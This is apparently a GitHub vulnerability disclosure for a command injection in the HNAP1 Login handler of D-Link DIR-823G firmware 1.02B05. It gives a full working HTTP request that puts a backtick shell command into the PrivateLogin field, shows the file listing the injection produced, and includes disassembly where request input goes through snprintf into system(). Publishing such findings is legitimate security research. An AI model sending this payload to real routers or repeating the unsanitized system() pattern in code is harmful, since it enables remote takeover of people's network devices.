

master

...

iot / dir-823g_2.md

sek1th Create dir-823g_2.md

History

1 contributor

51 lines (38 sloc) | 1.94 KB

...

DIR-823G Command inject in HNAP

DIR-823G An issue was discovered on D-Link DIR-823G devices with firmware V1.0.2B05. There is a command injection in HNAP1 via shell metacharacters in the PrivateLogin field to Login.

Vulnerable Firmware Versions

** DIR-823G REVA1 1.02B05(Lastest) **

Analysis


Command injection in HNAP1 Login

Bypass the check of "PrivateLogin" by modifying in HTTP Message.

payload:

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://purenetworks.com/HNAP1/Login"
Content-Length: 597
X-Requested-With: XMLHttpRequest
Content-Length: 453
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/Login.html

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><Login
xmlns="http://purenetworks.com/HNAP1/"><Action>request</Action><Username>Admin</Username><LoginPassword></LoginPassword><Captcha>
</Captcha><PrivateLogin>'ls>/web_mtn/test.txt`'</PrivateLogin></Login></soap:Body></soap:Envelope>
```



```
192.168.0.1/test.txt
bin
dev
etc
firmadyne
home
init
lib
lost+found
mnt
proc
root
sys
tmp
usr
var
web
web_mtn
```

Vulnerability Description

This occurs in /bin/goahead when a HNAP API function trigger a call to the system function with untrusted input form the request body.A attacker can execute any command remotely when they control this input.

```
la $v0, aEchoSVarHnaplo # "echo '%s' >/var/hnaplog"
addiu $v1, $fp, 0x1448+var_1390
move $a0, $v1 A
li $a1, 0x1387
move $a2, $v0
lw $a3, 0x1448+arg_18($fp)
jal snprintf
nop
```

```
addiu $v0, $fp, 0x1448+var_1390
move $a0, $v0
jal system
```